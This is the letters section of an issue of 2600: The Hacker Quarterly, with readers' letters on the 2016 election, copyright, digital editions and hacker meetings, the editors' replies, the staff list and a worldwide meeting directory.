As a tinkerer with anything mechanical, digital, or whatever (I'm not a hacker), I step back and observe how things work. I have a very social job and you would not believe me if I told you what I do. But *I fucking hate Hillary Fucking Clinton*. Yes, I hate Obama and Bush too. I'm not a Republican, Democrat, or any other an, crat, ist. I'm a human living in a place other humans call *America*. I have not and never will have a Myspace, Facebook, Google, or any other socialist account. In my line of work, that is impossible and you should see or hear the people who ask for my contact account. If you took RTF in the 80s or 90s, you should be aware of FCC rules. They were very strict and allowed one station in each market and never the monopolies of media we have today. The same ones that are making up your mind and determining the election. The same ones using hate to get Clinton in office. Bill made that all possible in the 90s and the media owes him big time for it.

The UN or world order is taking your freedom and stepping in it as well. You have rich evil people like Soros and Koch spending money to divide us. Trump seems to be pissing a lot of people off and to me that is the hacker candidate. I'm not a white trailer person and I hope he wins. I know he will not though. The sheep are blindly biting the one thing that could be good for them as they eat all the poisoned oats. I'm so disgusted that you took away a small oasis from our forced propaganda machine and became part of it. Your days are numbered just like the human race. You would be amazed how many feel the same.

Bc smith

Ladies and gentlemen, the future.

Dear *2600*:

We all are overly familiar with the ease at which electronic voting machines are unreliable.

We are also all aware of the Russian government interfering in the United States' most recent election from start to finish.

I've created an online petition asking President Obama to do his duty, and defend the Constitution from this most egregious attack.

The text of the petition is below.

The link to sign it is: https://petitions.whitehouse.gov/petition/defend-constitution-and-united-sta tes-america

The petition reads as follows:

"We call on President Obama to act upon his Oath of Office, and use his powers under the War Act, the Patriot Act, as well as existing treaties and federal law to take immediate action regarding the most recent election. Today, we the people received further proof that the Russian Government has interfered repeatedly in our Federal Elections from the beginning of this election cycle. By doing so the Russian Government has committed clear Acts of War against The United States of America. We call on you to protect The Constitution and The United States of America, by setting aside the entirety of the 2016 Election, and calling for new elections AT ONCE."

No matter who you voted for, it is essential to our democracy that another State not be allowed to influence the outcome.

I hope you will help defend freedom. Thank you.

Stymtex

Let's take it down a notch, shall we? Even if Russia had interfered (and we're not saying they did), can you really be surprised? How often has the United States interfered in foreign elections? Who wouldn't want to launch a good disinformation campaign aimed at us? If there is fault to be doled out here, then it should go to the people who allow themselves to be manipulated in one direction or another. We're used to the media lying to us. We're used to the government lying to us. In fact, we always assume we're being lied to. Apart from infusing us with a real cheery attitude, this means that we're forced to actually do some of our own investigation and fact checking. It's really not that difficult. And if you care about what your choices are, you'll find a little extra time to do this. Otherwise, you really don't have the right to complain when you discover the wool's been pulled over your eyes after you start driving down the highway.

Of course, if this petition succeeded, you'd probably start a war with Russia and a civil war simultaneously. That's one thing we haven't managed to do yet.

Dear *2600*:

The day after the elections, I was listening to *Off The Wall,* with the *2600* staff lamenting the Trump win and the Clinton loss, siding with the protesters. I found this both nauseating as well as hypocritical. We are all sick and tired of Wall Street, the banks, even the Political Elites intruding into our lives, giving away our jobs, open borders, NSA spying, health care that nobody can afford, etc. All of this was rejected by Donald Trump but embraced by Hillary Clinton. And yet you were siding with the anarchists during the broadcast. This was shocking to the least. Trump won. Live with it.

Stan B.

First off, you must be referring to Off The Hook *as* Off The Wall *airs on Tuesdays and we weren't psychic enough to predict what was going to happen that night. More importantly, we think it's sad for people to try and discourage or mock people who have legitimate questions and grievances. That is how this country was founded and if we had followed the advice to "live with it" when we knew something was wrong on countless occasions, we wouldn't have accomplished anything. You don't have to agree with the argument, but not respecting the process and the passion is flat out wrong. What exactly is hypocritical about taking a stand? And if you had listened to either radio program at any time in the past few decades, we doubt our concerns would have been so shocking. And here's a final thought to leave you with. Our weird system allows for someone who is more than two million votes ahead to lose the election. But that weird system also allows for the Electoral College to go against the candidate they're pledged to vote for. If that were to happen and Donald Trump got kicked out on his ass, would you listen to us if we told you to "live with it?" Would we be shocked to see you demonstrating against that result? Do you think we would expect you to just shut up? It's not essential to agree on the issues in order to respect the positions people take.*

Events

Dear *2600*:

We're trying to get people to register for a global Capture the Flag hack competition this weekend. Wondered how I could get this message out to *2600* readers?

Karl

We're a quarterly magazine, so this kind of quick turnaround is kind of incompatible with what we do. Our Twitter account (@2600) is probably better for such appeals. Anyone can send us a Direct Message and we'll try our best to accommodate.

Dear *2600*:

Maker Faire 2016 at the New York Hall of Science was incredible. The 3D printing and fabrication was very active with various plastic or metal options. I may have seen the tone struck child who had to know the mystery of those tones. So many varied crafts in addition to purely electronic fabrication were also enchanting to open minds. People lit up and were naturally friendly.

Sometimes it can feel like everything is pretend, especially with the presidential racing. The Faire was a refreshing outdoor and indoor adventure of the minds. If you like to make things and/or see how they work, by all means please do go. That is my babbling fist-pump endorsement of Maker Faire and any more science-making.

Pic0o

We quite agree that these are really healthy outlets for anyone interested in learning. The Maker Faire people do a great job encouraging experimentation and questions, which is why they've become so fantastically popular with kids. This is an example of how applying the hacker mindset to a project can be incredibly beneficial. A more corporate approach simply wouldn't yield the same kind of results.

Digital Editions

Dear *2600*:

Thanks for putting on The Eleventh HOPE. I quite enjoyed myself. Thanks for also printing my photo of a telephone in Argentina in your Spring issue. It was quite a surprise. I just got a new job programming in Clojure, which is a LISP, so after getting some more experience at work with the new language, I'd love to submit an article on the history of LISP and a basic how-to of Clojure.

Since my best friend introduced me to *2600,* I've started by reading the digests. I see that Digests 1 to 3 and 25 to present exist in the Kindle store (I've purchased them all), but your *2600* online store is more up to date with your digital archiving efforts, having Digests 5 to 11.

I'm curious if you'll be releasing Digests 5 to 11 soon on Amazon, and also what the release plan is for the digests between 11 and 25. Hopefully, Kindle is still in your release plans. I love reading the back issues on my Kindle.

skilbjo

We're glad to hear you're enjoying the digests as we're putting in lots of time to get them right. We hope people seriously consider subscribing to the Hacker Digest Lifetime plan, which will eventually yield every issue ever printed in digital format. We spend a lot of time going over the old issues, explaining what was behind every cover, and highlight all of the various milestones we passed with every year. It's especially interesting in our first couple of decades, where there are so many parallels to what's happening in the present day, albeit with technology that is so very different.

To answer your question, we do intend to release everything on every platform. The Kindle requires much more work, however, as we need to OCR and proofread every line on those versions. So for now, we're simply scanning, adding content, and releasing a new digest every three months. By the time you read this, we'll be up to Volume 13 (1996). In a couple of years, we will have closed the gap and all of our material will be available in digital format. At that point, we hope OCR technology will have improved enough for us to tackle each year for the Kindle and other formats.

We look forward to seeing your article.

Dear *2600*:

I'm trying to buy the Kindle edition subscription of the magazine, but I get the message "...we did not find a Kindle device or reading app registered to your Amazon account for which this content is available."

I contacted Amazon support and their representative explained that the limitation is to devices. I read using the Kindle Cloud Reader. Individual magazine purchases and readings work without any problem using this "device." Why are Kindle edition subscriptions not allowed for the Kindle Cloud Reader? Do you plan on allowing Kindle Cloud Reader users to purchase the Kindle subscription in the future? If so, when?

Thanks in advance.

Huckle Buck

If it were up to us, it would be working right now. But it's not. We don't know why Amazon doesn't tell people this when they ask these questions. Publishers have no control over these issues. We really wish we did.

Fun with Calendars

Dear *2600*:

I was thrilled to get an email asking for my address and an offer to send me five copies, as my photo was used in the 2017 Hacker Calendar!

Here is the funny part... yesterday I received a "card" from Royal Mail saying that there was an item for me with import duty due, and I have to pay around $4.70 import duty and the Royal Mail another $10 in fees for the pleasure of having them collect my money on behalf of Her Majesty's Revenue and Customs Service.

That is what we get for doing the "right" thing and putting a value on the customs declaration form. I would have much preferred to give *2600* my money than HM Customs and Royal Mail - there is no escaping it!

Anyway, the calendar is simply brilliant, and I was happy to see my photo of a "hacked" phone booth on the front. I have posted images of it (with links to the *2600* shop) on certain social media, including, ironically, a special "exclusive" closed group that is for so called "creative" people who use Google products.

Here is the post on Ello: https://ello.co/neilhoward/post/hcoaacfid68lvyra-nqnbg

Thanks again.

Neil

Thanks for sending us an amazing photo. And we're sorry about the whole import duty thing. Please let us know what we can do differently to prevent this sort of thing from happening again.

Dear *2600*:

I friggin love these calendars. I'd love ideas on how to frame the old ones. Do people just frame the entire calendar, capturing only the cover page, or is there another trick to it?

Chris

It really depends on your taste. The cover page isn't always the one people frame. Any of the 12"x12" photos can be carefully cut out and placed in a frame after, of course, removing the staples. Use acid free paper tape and matte board if possible. This, however, should only be done after the year has ended or your calendar may stop functioning properly.

More Dialogue

Dear *2600*:

Asus txt hack

Pablo

That's it? That's all you have to say to us? In fact, you didn't even write an email; you just stuck that in the subject and left the body entirely blank. This is what our communications have devolved to: people sending us Twitter-length messages, links, or monosyllabic grunts. So you're either warning us of our vulnerability to the Asus hack (thanks, but we're fine) or you're asking us for more information on it. Very well, then, here's the deal. A couple of years ago, some users of Asus routers were compromised and a text file was left as a warning which said, among other things, "Your Asus router (and your documents) can be accessed by anyone in the world with an Internet connection." This took place months after the company was warned about the vulnerability and, in typical fashion, they claimed it wasn't an issue and basically ignored it. The text file warnings finally got their attention, but not before 13,000 IPs were compromised. So that's it in a nutshell. Thanks for writing and for starting this conversation.

Dear *2600*:

Please read this urgently! I hope it's being talked about on *Off The Hook* or in the magazine. I have a huge rant that I have to express in this letter. I truly hate how we in the U.S. cannot have access to foreign television or foreign programs due to shitty copyright laws around the world. What I mean is that I am pissed off that Japanese governments/media corporations don't like people sharing their content with other foreigners on the net. Sure, I know why because it's free for me to watch a Japanese music video/TV program. I am truly worried about sites like www.animeseason.com and other anime websites that show anime films/programs that have been shown on Japanese television because maybe they will be taken down by dumb copyright strikes. And also why the *fuck* would any major media corporation really fuck with someone who *just* wants to open a fan website that has pictures and media information? My favorite fan site called www.AKB48-daily.blogspot.com got taken down for unknown reasons and I hate it sooo much!

What do you all really think about corporations shutting down fan sites or forcing them to pay a fine due to small or tiny bits of copyright bullshit?

josh cha

While we may not achieve the same level of lividity as you, we do find this sort of thing to be contrary to the ideals of free expression and the sharing of art. Unless someone is actually stealing another's work *and profiting from it, we see no reason to impose such draconian laws on people who are likely huge fans. The abuse of copyright by copyright holders is far worse than copyright abuse by the populace. We have situations where historical works of art are left to decay in warehouses rather than be shared because "rights" haven't been - and probably never will be - obtained. We've seen original video work ruined by being forced to substitute cheaper music for digital releases to replace those whose copyright fees are too high. Copyrighted images or sounds have to be excised from works of art even if they're a part of our everyday lives. We got a good taste of this mentality with last year's "SplotchGate." We could go on with more examples of counterintuitive rules that artists and consumers are forced to live with. They serve no one except those who pocket the ransom involved in their enforcement. It's time we changed the rules of copyright so that they benefit the creators and the consumers alike. Some basic concepts should include default settings where works are forever accessible in their original state after they're completed, where new copyright rules can't be added on once a work is finished (an example being works that were licensed for VHS but not DVD), where free sharing of material that would otherwise be completely unavailable is allowed and encouraged. None of this would have to change the bottom line for the creators; in fact, done correctly, it could vastly improve them.*

The Bounty

Dear *2600*:

I'm a reporter who just came across the $10k reward tweet: (https://twitter.com/2600/status/781206788804845568).

I'm planning on writing a story about the bounty. What I'm curious about is: Have you consulted lawyers about the plan? What do they say about the legality of the bounty?

P

Yes, if you blinked, you might have missed it, but there was a period of time when we were offering $10,000 to anyone who gave us access to Donald Trump's federal tax return. The offer expired on Election Day. (The lawyers we consulted with described it as legally solid.) We find it incredible that this information somehow was never leaked by anyone, considering all of the other data that managed to make its way into the mainstream during the campaign. Now that the damage has been done, this raises an interesting question. Do people have the right to see this information now that the target is the alleged leader of the free world? We strongly believe they do. And while it has now become a whole lot more dangerous to possess and/or reveal this information, it is still vital that we learn the truth. As journalists, we will protect anyone who comes forth. Obviously, using anonymizing email services and encryption (our PGP key can be found in the "Submissions" section of our website) will be beneficial, but we will do whatever is necessary even if it's sent in the clear. This, as always, applies to any sensitive material.

Dear *2600*:

How can I contribute to the Trump tax return bounty fund?

Kurt

We received so many similar inquiries while this campaign was in progress. Had we actually gotten any promising leads, we would have pursued a crowdfunding option that would have allowed us to raise much more money towards this goal. Without that probability, it could have been a logistical nightmare and we didn't want people throwing their money at something that was likely not to happen. Hope is not lost - we just have to rethink the strategy now that the playing field has been mined.

Appreciation

Dear *2600*:

Twenty years ago, my father would give me your magazine when he would visit. At the time, he was living out of his car because of the divorce. As time passed, computers and the Internet were the only way we could connect with each other. What I learned from your magazine enriched my life and strengthened my family through tough times. I'm now a professor of social media and taking care of my ailing father. Thank you for everything. This ski hat is for him.

William

Thanks for those kind words and please make sure your dad knows how much his actions in sharing our magazine have meant to you. We all take the little things for granted far too much and you've reminded us how important they really can be.

Dear *2600*:

Just wanted to say how much I enjoyed the Summer issue, especially your Letters responses to the crazy and stupid teenagers. Pretty sure the email from "Pietro" was a joke reference to *System Shock,* however.

A. S. A.

You're making a gigantic assumption that the people you considered to be "crazy and stupid" were teenagers. As for missing the reference to a video game, we hope we can be forgiven for remaining in the real world perhaps a bit longer than was healthy.

Dear *2600*:

I bought one of your magazines some years back and now I want to get a computer science Ph.D. I want my thesis to be on circle CPUs. If you can please rehabilitate me so I can do those things, great! I think my investment can allow that. God bless and thanks.

John

If you're honestly depending on us to get you a Ph.D., you might be in for a rude awakening. And you believe we can do this based on your having bought one of our issues years ago? We must have made one hell of an impression.

Something New

Dear *2600*:

Hi fellow *2600: The Hacker Quarterly* readers! Please check out the following universal resource pool for security engineers, hackers, and pentesters: www.hackpool.is.

Stratman01

You may regret this. Our readers tend to take exception to sites that proclaim things like: "We are the superelite hackers" or that have sections such as "Post a Gig" with guidelines that say "Post a hacking gig such as breaking into a Facebook account or gmail inbox or Twitter handle or even an iPhone or Android phone" while sticking a price tag on all of these activities. This plays into the simplistic mass-media induced notion of hackers being able to do anything, so long as the price is right.

Dear *2600*:

In the following months, I will be launching an online magazine/blog related to privacy and cybersecurity, written in Spanish, and I have become curious about your position/policy regarding derivative works of articles posted in the magazine. In this case, I am interested in creating and posting a translation to Spanish of one of the articles featured in the magazine. Thanks in advance.

s1w4t

This isn't a problem at all, as long as attribution is given to the author and the magazine. Please let us know how it goes.

Issues

Dear *2600*:

I'm trying to download episodes of *Off The Hook* and it appears that there are issues connecting to your server. I was able to download episodes from 1988 and 1989 but nothing from any of the other years. I've tried to do so on multiple computers and multiple networks with the same result. Is there maybe an ftp server with access to these files or an alternative method of downloading the episodes? Thanks!

Longtime *2600* Supporter!
Marc

This was probably some sort of connectivity issue which could have occurred anywhere between your machine and ours. There is no difference between one year and another when it comes to downloading shows. You can grab shows through our ftp server (ftp.2600.com, login as anonymous, connect to the "/pub" directory, and look around), but that's on the same network as the website, so doing that won't solve any routing issues.

The Wonderful World of Meetings

Dear *2600*:

Hey, I've seen there are meetings but some have stars before the names. Are the meetings still relevant? I have to say it's pretty odd locations.

Bachelet Lab

You're saying all of our meetings are in odd locations? If by odd you mean public, then that's true. We don't hide and the entire purpose of our monthly meetings is to connect with the public and find new people. That's why we encourage them to take place in easy to get to public spaces and not behind closed doors of any sort. As for the stars, which some may know as asterisks, all you need do is go to the bottom of the list to see what they designate. Those meetings are the ones that take place on Thursday evenings instead of Friday due to the Sabbath in Israel. We hope that solves any mysteries.

Dear *2600*:

The location you have for the Memphis, Tennessee *2600* group closed earlier this year. Attached are two news stories announcing this.

Jeff

It saddens us to hear this. Having verified your account and not having heard from the Memphis meeting in a while, we have no choice but to delist them. If someone else wants to restart the meetings there, they can contact meetings@2600.com and follow the instructions (or visit www.2600.com/meetings for info).

Dear *2600*:

Dropping you a note to let you know that I tried to attend the Hong Kong meeting and didn't find anyone. Unless you have a contact for Hong Kong or some other info, I'm going to start doing some advertising and see if I can get things moving again out here. I'll be keeping the same meeting time and location, as obviously there must be some history behind that and I don't have a reason to change it.

I know of at least two stores selling *2600 Magazine* in Hong Kong, so there should be at least some readers!

Leon

That is precisely the right attitude and game plan that's necessary to keep the meetings going. Some meetings are big and continue on their own momentum, while others are much smaller and can disappear entirely if a couple of people stop being involved. This doesn't have to happen if others step in and pick up the torch. All that's required is for a couple of motivated people to show up in the designated place at the designated time while doing what they can to spread the word locally. We're here to get the word out to the rest of the world. Thanks for believing and we wish you luck.

Dear *2600*:

Please add Orlando to the official listing for *2600* meetings. It should go between Melbourne and Titusville in the Florida listings. No, I won't be there unless someone emails me and specifically wants to arrange something, but enough people come to Orlando for conventions, conferences, and just family gatherings at Disney, that they might be looking to get together with other *2600* readers if they're in town on a First Friday. I've visited *2600* meetings in other cities when I've been on the road and was able to find a meeting listing. Let's give Orlando visitors a chance to get together too.

R

It's a nice idea, but that's not how the meetings work. We can't just start meetings in places we want them to take place in without having actual people who are going to them. Perhaps someone will be inspired now to start a meeting in Orlando, and will show up and email meetings@2600.com with updates so it will be listed officially. We'll keep our fingers crossed.

Dear *2600*:

I am interested in starting up a *2600* meeting group in Edinburgh, Scotland. I have recently been to one of these in London and thoroughly enjoyed the atmosphere. At the moment, the plan is to look around for interest, and most likely start meetings from January 2017. A website is currently under construction, after which I am planning on establishing a social media presence.

Please let me know if this is OK.

stmerry

It's more than OK. We currently have meetings in Glasgow, so this would be a nice counterpoint. Please keep us updated and let us know how the first few meetings go.

Dear *2600*:

The Washington DC (Arlington) meeting is at the Rock Bottom at the Ballston Commons Mall. However, the mall has been undergoing renovations and the restaurant is closed. Has the Arlington meeting moved and, if so, where?

P.S. Keep doing what you're doing in these tough times.

Braden

This is, in fact, true and the meeting is currently described as "homeless" with attendees being encouraged to monitor the #DC2600 hashtag on Twitter to get updates. If the situation isn't resolved by the next issue, we'll have no choice but to delist it. In the meantime, we hope people help out and work on finding a suitable location.

Observed

Dear *2600*:

Someone has the plate "FREE KM" in Toronto!

Funkfish

Assuming this is indeed related to the Free Kevin (Mitnick) movement, it only shows how campaigns can resonate and last for a long time. Never forget this when embarking on a just cause that many feel has no chance of succeeding.

Knowledge Lost

Dear *2600*:

Where have all the "philes" gone? When I started getting into the scene, it was during the BBS days. Every board had over a hundred "philes." Granted, a lot of them were basically the same, but there was still a lot of knowledge being shared. On any given day, one could find information about almost anything from PBXs to this new thing called Linux. People were glad to share things they discovered and life was grand.

Then one magical day, I finally convinced my parents to get dial-up Internet. After that, I discovered a whole new world. Suddenly I had access to more. There were hundreds of "hacker" sites and many more chat rooms on IRC. Then, as time went on, things started moving underground. As time went on, I moved away and found other things to occupy my time.

It wasn't until about ten years later that I got the itch again. Today the scene is quite different. All the "philes" from yesterday are gone. It seems like all that knowledge has been lost. Yes, I realize that "hacking" is illegal. Talking about past exploits is going to get you busted. But it seems to me that the community has lost something. The last time I was on a message board, it seemed like everyone just wanted to make fun of anybody who asked a question. For example, I asked what was today's version of Satan/Saint. You would have thought I asked how to hack Facebook. What happened to the community of people sharing knowledge?

Joe

What you say has an element of truth to it, but is also overgeneralizing. People have been mocked for asking questions since shortly after the first question was asked. We have battled the belief that knowledge needs to be hidden underground since our first issue. There's nothing new about any of this. But the scenery has definitely changed and the particular magic of those old days just isn't there anymore. But that doesn't mean that the quest for knowledge is any less passionate. The real problem is that we succeeded. Everyone now seems to be interested in those things that so few of us really cared about before. Playing with computers, writing code, figuring out security holes, and making free phone calls are all the norm these days. That doesn't change the fact that most people still are only following a formula and not actually experimenting and challenging on their own. Real hackers are always in the minority and will always have to fight misperceptions. But the quest, the spirit, and the sharing of knowledge haven't gone anywhere and will always be with us.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

Infrastructure
flyko

Network Operations
phiber

Broadcast Coordinator
Juintz

IRC Admins
beave, koz, r0d3nt

PRINTED EDITION CORRESPONDENCE:
2600 Subscription Dept.,
P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

PRINTED EDITION YEARLY SUBSCRIPTIONS:
U.S. & Canada - $27 individual,
$50 corporate (U.S. Funds)
Overseas - $38 individual, $65 corporate

BACK ISSUES:
1984-1999 are $25 per year when available.
Individual issues for 1988-1999
are $6.25 each when available.
2000-2016 are $27 per year or $6.95 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept.,
P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

"The first condition of progress is the removal of censorship." - George Bernard Shaw

"We used to say a man's home is his castle. Today, a man's phone is his castle." - Edward Snowden, 2016

"I have so many websites. I have them all over the place. I hire people, they do a website. It costs me $3." - Donald Trump, June 16, 2015

"If the government is taken over by evil, hackers will be indispensable friends fighting for our freedom." - xphreak, 2600 *Letters, Winter 1996-97*

2600 MEETINGS - 2016

ARGENTINA

Buenos Aires: Bodegon Bellagamba, Carlos Calvo 614, San Telmo. In the back tables passing bathrooms.

Saavedra: Pizzeria La Farola de Saavedra, Av. Cabildo 4499, Capital Federal. 7 pm

AUSTRALIA

Central Coast: Ourimbah RSL (in the TAB area), 6/22 Pacific Hwy. 6 pm

Melbourne: Oxford Scholar Hotel, 427 Swanston St.

Sydney: Metropolitan Hotel, 1 Bridge St. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm

Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.

Vancouver: International Village Mall food court.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center food court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

COSTA RICA

Heredia: Food court, Paseo de las Flores Mall.

CZECHIA

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

FINLAND

Helsinki: Forum shopping center (Mannerheimintie 20), food court on floor zero.

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Grenoble: EVE performance hall on the campus of Saint Martin d'Heres. 6 pm

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm

Paris: Place de la Republique, opposite the empty fountain. 6 pm

Rennes: Bar le Golden Gate, Rue St Georges a Rennes. 8 pm

Rouen: Place de la Cathedrale, benches to the right. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the payphones beside the Dublin Tourism Information Centre on Suffolk St. 7 pm

ISRAEL

***Beit Shemesh:** In the big Fashion Mall (across from train station), second floor, food court. Phone: 1-800-800-515. 7 pm

***Safed:** Courtyard of Ashkenazi Ari.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES

Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

RUSSIA

Moscow: Pub Lora Craft, Pokrovka St 1/13/6. 7 pm

SWEDEN

Stockholm: Starbucks at Stockholm Central Station.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

THAILAND

Bangkok: The Connection Seminar Center. 6:30 pm

UNITED KINGDOM

England

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Leeds: The Brewery Tap Leeds. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), front entrance on Coventry St. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Entrance to Chapelfield Mall, under the big screen TV. 6 pm

Scotland

Glasgow: Starbucks, 9 Exchange Pl. 6 pm

Wales

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Arizona

Phoenix (Mesa): HeatSync Labs, 140 W Main St. 6 pm

Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm

Tucson: Sunny Daze Cafe. 6 pm

Arkansas

Ft. Smith: River City Deli at 7320 Rogers Ave. 6 pm

California

Anaheim (Fullerton): 23b Shop, 418 E Commonwealth Ave (business park behind the thrift store). 7 pm

Chico: Starbucks, 246 Broadway St. 6 pm

Los Angeles: Union Station, inside main entrance (Alameda St side) near the Traxx Bar. 6 pm

Monterey: East Village Coffee Lounge. 5:30 pm

Sacramento: Hacker Lab, 1715 I St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Center near street level fountains. 6 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Fort Collins: Dazbog Coffee, 2733 Council Tree Ave. 7 pm

Connecticut

Newington: Panera Bread, 3120 Berlin Tpke.

Delaware

Newark: Barnes and Nobles cafe area, Christiana Mall.

District of Columbia

Arlington: Rock Bottom at Ballston Commons Mall. 7 pm

Florida

Fort Lauderdale: Undergrounds Coffeehaus, 3020 N Federal Hwy. 7 pm

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Jacksonville: Kickbacks Gastropub, 910 King St. 6:30 pm

Melbourne: Sun Shoppe Cafe, 540 E New Haven Ave. 5:30 pm

Sebring: Lakeshore Mall food court, next to payphones. 6 pm

Titusville: Bar IX, 317 S Washington Ave.

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.

Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Chicago: Space by Doejo, 444 N Wabash, 5th floor. 6 pm

Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.

Indianapolis: City Market, 2nd floor, just outside Tomlinson Tap Room.

West Lafayette: Jake's Roadhouse, 135 S Chauncey Ave.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Davenport: Co-Lab, 627 W 2nd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Bloomington: Mall of America food court in front of Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2215 Scott Ave. 6 pm

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology, 1071 Idaho St. 6 pm

Las Vegas (Henderson): Las Vegas Hackerspace, 1075 American Pacific Dr Suite C. 6 pm

Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Hampshire

Keene: Local Burger, 82 Main St. 7 pm

New Jersey

Somerville: Dragonfly Cafe, 14 E Main St.

New York

Albany: Starbucks, 1244 Western Ave. 6 pm

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center).

Raleigh: Cup A Joe, 3100 Hillsborough St. 7 pm

North Dakota

Fargo: West Acres Mall food court.

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd.

Columbus: Front of the food court fountain in Easton Mall. 7 pm

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Youngstown (Niles): Panara Bread, 5675 Youngstown Warren Rd.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, food court outside Taco Bell. 5:30 pm

Pittsburgh: Tazz D'Oro, 1125 North Highland Ave at round table by front window.

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.

Trujillo Alto: The Office Irish Pub. 7:30 pm

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm

Nashville: Emma Inc., 9 Lea Ave. 6 pm

Texas

Austin: The Chicon Collective, 301 Chicon St, Suite D. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Ln. 7 pm

Houston: Ninfa's Express seating area, Galleria IV. 6 pm

Plano: Fourteen Eighteen Coffeehouse, 1418 Ave K. 6 pm

Vermont

Burlington: The Burlington Town Center Mall food court under the stairs.

